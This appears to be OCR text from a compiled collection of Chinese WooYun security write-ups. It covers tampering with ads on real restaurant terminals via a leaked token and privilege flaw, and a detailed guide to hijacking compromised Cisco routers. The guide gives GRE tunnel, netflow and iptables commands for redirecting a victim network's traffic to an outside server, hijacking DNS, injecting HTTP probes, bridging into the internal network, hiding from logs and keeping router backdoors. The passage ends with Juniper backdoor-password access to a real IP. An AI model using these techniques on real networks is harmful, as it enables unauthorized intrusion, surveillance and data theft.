


图 1-5-18

下面才是此系统的重点，可以查看到全国所有终端设备上已经投放的广告，而且这里还可以自定义广告投放，如图 1-5-19：




图 1-5-19

可以随便查看全国任意一台设备上现在播放的广告内容，如苏福记酒店的广告内容，如图 1-5-20：




图 1-5-20

下屏有两个广告，然后我们来给苏福记酒店的终端设备增加一个广告，今天正好重阳节，就加一个应景的广告吧，如图 1-5-21：




图 1-5-21

这里可以选择广告在设备上的位置，播放时间，广告类型可为图片和视频，还可以选择我们增加的广告在那一台终端机上跑，我们这里选择苏福记酒店。（因为他离我进，我可以去看广告是否生效。解释一下这个终端设备有三个屏幕，上面是一个广告屏，中间是一个系统操作屏，也可以展示企业自己的推广内容，还有一个下屏，这个最大，是大部分的广告播放屏幕)现在再来看我们投放的广告是否加入到了苏福记酒店的终端广告列表中，如图 1-5-22：

图 1-5-22

可见，广告已经成功加入到了播放列表中，剩下的就是去终端机上看看是否成功播放了（当然我们是真的去看了）。

上面我们只在下屏投放了广告，而且只有管理员才能投放。

其实上面我们有讲到餐饮企业内部管理系统中，企业可以自行修改自己的终端机上的内容，这里存在越权操作，企业可以改任何其他企业在中屏的推广广告。

如这里我在苏福记酒店的终端机上加了一个中屏广告。

如图 1-5-23：

图 1-5-23

这里可以进行删除和编辑，在编辑时，我们可以编辑其他企业的终端机上的中屏广告，如苏福记酒店的中屏广告为 1185，我可以直接修改 1183 的其他终端机上的广告。

如图 1-5-24：

图 1-5-24

到现在为止，我们已经给苏福记酒店投放了下屏的图片广告和中屏的图片广告，然后我们去苏福记酒店看看效果。（一个小时过去了）效果杠杠的，如图 1-5-25：

图 1-5-25

喜庆的重阳节广告图片已经在中屏和下屏播放了。其实我们看到的巡查和广告投放系统，根本不需要登录即可直接发送操作请求，因为第一步里面已经泄露 token，而且登录后是没有更新这个 token 的，所以在所有的请求中没有验证登录状态，直接发送请求即可。

修复方案：

加固服务器配置，巡查和广告投放系统代码加密处理，验证所以请求的登录状态，加强不同用户间的权限控制。

（全文完）责任编辑：静默

第二章 渗透测试

第1节 利用被入侵的路由器迈入内网

作者：vodu

来自：乌云社区

网址：http://zone.wooyun.org/

去年开始利用路由器对目标内网进行渗透的方式方法开始研究，测试了一阵了。看到乌云之前有一篇翻译外国人的文章，讲路由器流量劫持的，利用条件苛刻，成效也不大。所以决定写一篇自己实测的例子。

0x01 控制路由器

现在只搞 cisco 的路由器，但是方法不限于 cisco，华为，juniper 什么的都可以。这一步没有什么好的办法。我们利用分布式扫描抓到了一些路由器，再加上其他的漏洞，有了一定数量作为测试保证。

选择一台 cisco c800 系列的小企业路由器（很老了），如图 2-1-1：




图 2-1-1

进去之后，先查看日志，登陆认证相关信息，如图 2-1-2：




图 2-1-2

有一个登陆限制的 acl，被我之前删掉了，这就找到了 telnet 的密码。同时没有开启 aaa 认证，也就不存在什么认证服务器什么的，就只有本地验证。没有任何日志服务器的配置，连 snmp 都没有配置（本来还想留一个 snmp 的后门，看来是不行了）。赶紧添加账号密码，加固路由器，修复漏洞，如图 2-1-3：





图 2-1-3

0x02 网络拓扑分析

基本操作完，赶紧保留一份完整的配置（这个不能完整的贴出来）然后分析基本网络架构。总述就是这是一个公司的小分部，通过 pppoe 加 nat 上网，有一个公网 ip 地址，有一个 10.xx.xx.0/24 的内网地址，通过 gre 的隧道，和主公司相连，拥有更为庞大的内网。这种网络形式是最为常见的，通过 ISP 拨号获取公网地址，然后内网机器通过 nat 上网。全公网 ip 地址的公司网络极为少见。网络拓扑，如图 2-1-4：



drops.wooyun.org

图 2-1-4

0x03 准备进入内网

内网机器通过 NAT 访问 Google，同时内网受到 NAT 的保护。我们控制了 R1 这台路由器，处于内网出口；还有一台公网 VPS，ubuntu12.04。R2 表示很多台路由器，没有控制权限。

由于想要进行内网渗透测试，需要获取更多的信息。我们另外添加一台公网 VPS（win2008R）在上面架设流量监视服务器，分析内网日常流量和行为。win2008 搭建的是 netflow 服务器，在 R1 上配置 netflow，来观测内网流量信息。netflow 软件网上有好多，solarwind 最好，支持 sqlserver2005，能存储大量的数据，没找到破解版。我用的 ManageEngine，到处都是破解版。netflow 配置：

```
ip flow-export so int e 0
ip flow-ex dst 1.1.1.1 8888
ip flow-ex ver 5
.....
```

流量分析比较直观，公司日常工作流量都是通过 GRE Tunnel 到达主网络，日常流量以 http 和 https 为主，而且通过流量统计可以看出来，他们的 dns 绝大多数都是 Google public dns，占了所有 dns 流量的 90%以上，如图 2-1-5~图 2-1-6：

图 2-1-5

图 2-1-6

统计出来的 web 流量，尝试去打开这些网页，我都打不开，都是提示 404 Not Found 或者就是证书错误。这样看不见到底访问的是什么网站，Google 也都没有搜索记录，就只能勉强看一下 bing 的同站，结果记录还是特别少。为了摸清这个内网更为详细的信息（公司叫什么名字，员工经常登陆什么网站，常用软件是什么），就只能先劫持一下 DNS 了。由于网络环境比较恶劣，有个 NAT 使得网络复杂太多。所以不选择使用透明劫持方式，选择用网关劫持方式。

做一下名词解释：

透明劫持方式：自定义名词，即不修改数据包的源 IP 地址和目的 IP 地址，只对数据包的 data 和 checksum 进行修改。这样基本不会让用户和服务器引起任何察觉，做到完全透明，同时无法被杀软防火墙 IPS 之类的发觉，除了增加一些延迟。

网关劫持方式：顾名思义，就是作为一个网关，对经过我的流量进行路由和 NAT，使得流量能够正常在 Internet 上传输。会产生较大的影响，以 Gmail 为例，会提示异地登陆等。

关于劫持有一条准侧（我总结的）：在有防火墙或者 NAT 的环境中劫持流量，你在哪把数据包接走，必须得把数据包（被劫持的数据包或者该数据包的回包）送回到那里。

这里做一下解释，在 NAT 上网的环境中做 GRE 通道的流量劫持，会很麻烦。出方向数据包通过路径为先进入 GRE Tunnel ,然后作为一个 GRE 数据包通过 NAT ,也就是 NAT 只对 GRE 数据包生效，并且记录下状态，不会对被包含在 GRE 中的数据包进行 NAT，所以入方向，无法通过 NAT。这样的解释适用于防火墙。

因为编程能力有限等考虑，决定使用网关劫持模式。在 R1 的连接公网的端口和我的 Linux 的 eth0 建立 GRE Tunnel。Linux IP 地址 :1.1.1.1 路由器公网 IP 地址 :2.2.2.2，R1 的配置：

```
en
conf t
int tunnel 1
tunnel so e0（接口名称，也可以使用接口 IP 地址，但是会出问题）
tunnel dest 1.1.1.1
ip add 12.1.1.1 255.255.255.252
end
```

linux Ubuntu 配置：建立 GRE Tunnel

```
#modprobe ip_gre
#lsmode | grep
#ip tunnel add gre1 mode gre    remote 2.2.2.2 local 1.1.1.1 ttl 255
#ip link set gre1 up
#ip addr add 12.1.1.2 peer 12.1.1.1 dev gre1
```

在 Tunnel 的两端都 PING 一下对端的 IP 地址，应该都是通的。然后开启路由转发，将 /proc/sys/net/ip_forward 的数值修改为 1（本次有效，重启后失效）；修改 /etc/sysctl.conf 文件，让包转发在系统启动时生效；net.ipv4.ip_forward=1 前面的 # 号去掉；开启 Iptables 的 NAT，

```
# iptables -t nat -A POSTROUTING -s 192.168.1.0/25 -j SNAT  —to-source 202.103.224.58
```

192 的地址为需要做 NAT 的地址，202 地址为已有公网 IP 地址，配置单词生效，重启后失效，保存 iptables 的规则，

```
# service iptables save
```

添加内网路由，

```
route add -net 10.0.0.0/8 gre1
```

通往 10.0.0.0 这个八位的网络全部走 gre1 这个出口，即全部走 GRE 隧道。然后利用我们自己开发的软件获取 DNS 数据内容，内容不方便贴出。劫持了几天 dns，看他们上了几天网之后，对内网有了个更为清楚的认识。进一步对 HTTP 数据包进行修改，加了个探针。探明之后再准备加入 EXP 获取内网权限，结果都是 chrome，就放弃了。探针信息不方便贴出。流量中还有 telnet，ssh 这类的流量，但是不能劫持，目的地址做了 acl 的限制，我的 Linux 不能访问，直接 refuse。

0x04 进入内网

流量不能帮我获取内网权限，就只能自己进入内网。强制劫持一个内网没有人用的合法 IP 地址，通过连接 linux openVPN 分配给自己，剩下只要在路由器添加这个地址的主机路由和在 Linux 上添加到 10.xx.xx.xx/8 的默认路由，然后我的 WorkStation 就获得了内网访问权限（没有像 VPN 什么的限制，访问权限等同于路由器权限）。如何让自己的 WorkStation 进入内网就是很随意的了，方法实在是太多，因为此时这台 Ubuntu 已经在内网中。openVPN 配置和添加路由配置就不贴出了，网上太多，如图 2-1-7：




图 2-1-7

这样的内网渗透是有以下几个优点：

1.你所有的流量会被内网流量设备认为是内网流量，流量稍微大一点的内网，你可以随意下载文件，不用再关心流量过大引起报警。（理论，没脱过文件）；

2.在路由器上做好隐藏，规避 netflow 监测，去掉日志，在临走的时候直接 erease 所有的存储器，你的行为在内网不可查。（理论，没做过）；

3.如果地址劫持的合适，能绕过内网服务器的登陆限制（三层限制）；

4.时间把握的好，可以制造内网某员工从文件服务器大量下载文件的假象。（理论，没做过）。

缺点就一个，数据包不加密，这点很烦人，数据包基本全透明。要是路由器外没有安全设备了或者直接做一个 IPSec Tunnel，就等同于没缺点。

总结，就是拥有极高的隐蔽性，远高于 VPN，马什么的。连日志服务器都可以不怎么理他。本文标题为迈入内网，并非内网渗透，不做内网渗透相关研究。所有的敏感的信息已经修改涂掉。

0x05 后话

其他的一些小讨论。关于链路延迟，研究比较多，需要多说一点。以我劫持的 Google 为例，我在 Google 与内网路径的附近，并且是靠近 Google 的一端，到 Google 的延迟平均为 0.617ms，如图 2-1-8：




图 2-1-8

路由器到 Linux 的延迟平均为 256ms，路由器直接 ping Google 平均延迟时 180ms，如图 2-1-9：




图 2-1-9

Linux 处理劫持数据，修改数据包的软件延迟约为 5ms，所以预估劫持之后的延迟应该在 260ms 左右。但是，经过劫持之后，到目标的延迟为 248，该数值小于 256ms + 0.6ms + 5ms，至于为什么，无法解释。总体延迟影响，增加了 180ms 的三分之一，

60ms 左右。之前我们对延迟有过较多的讨论：增加了延迟的三分之一，影响会比较明显，容易被察觉从而引发报警。我个人认为，大家上百度比平时延迟增加了 500ms，或是 1s，就算是 baidu 的运维，在检查完 IP 地址，看完 tracert 之后，也就骂骂运营商。更何况一般网络用户不会认为是运营商的问题，只会认为是不是自己电脑卡了，可能有人怀疑自己被网络劫持了么。

关于内网路由器的讨论，本文研究的路由器为网络边界路由器，至少有一个公网 IP 地址。当路由器或者三层交换处于内网中，劫持能否使用，答案是可以的。通过建立七层应用层隧道（GRE 为三层网络层隧道），就像我们个人电脑一样，穿过内网。或者直接同内网的一台服务器建立连接，劫持数据（经过验证，但是公网测试时，对端是一台公网 CISCO 路由器 2911，没试过服务器，开发能力有限）。

如果需要穿透内网，需要应用层 VPN，例如 IPSec VPN，EZ VPN（我测试了这俩，其他的高于三层的 VPN 都理论可行）等，配置比 GRE Tunnel 复杂的多，但懂了原理配置还是很简单的。配置实在是贴不完。

IP Sec VPN 理论上应该可以向 IP Sec VPN 服务器建立连接，我没成功，还在理论层面研究。EZ VPN，CISCO 专有，肯定不能在 WIN 或者 linux 上搭建服务器。

关于驻留，通过路由器扩展内网驻留或者路由器后门驻留，比马什么的好太多了，除了 NSA 和 fireeye，没听说过谁接触过过路由器后门的。国内绝对是通杀，会配置路由器的都没几个人，更别说反查。

关于 HTTPS 的讨论：

绿标这个问题确实比较头疼，我目前尝试能过的就是嵌套，在绿标中插入红标，最后用户看到的还是绿标。

关于流量劫持软件：

网上都说劫持软件多如牛毛，但是实际上找下来，就没有一个可以拿来直接用的，尤其是在透明劫持这个模式下，没发现能直接用的，像什么 MITMproxy 什么什么的，大家都说好，实际测试一下，也就适合开发人员调试软件，所以只能自己开发，但是开发能力有限。希望大家推荐一些，能效率很高的处理大流量（例如 BGP 劫持）的软件。

（全文完）责任编辑：静默

第2节 从 Juniper 防火墙到内网系统

作者：Crosswyb

来自：乌云漏洞报告平台

网址：http://www.wooyun.org/

首先，Juniper 爆出后门弱口令后，去 zoomeye 搜索，尝试了一下，一击就中，找到此 IP:2**.1**.1**.1*，如图 2-2-1：




图 2-2-1

通过分析配置信息，得出 web 登陆方式，及用户名密码，猜测了一下，果然弱口令，用户名和密码都为:n******en，如图 2-2-2：





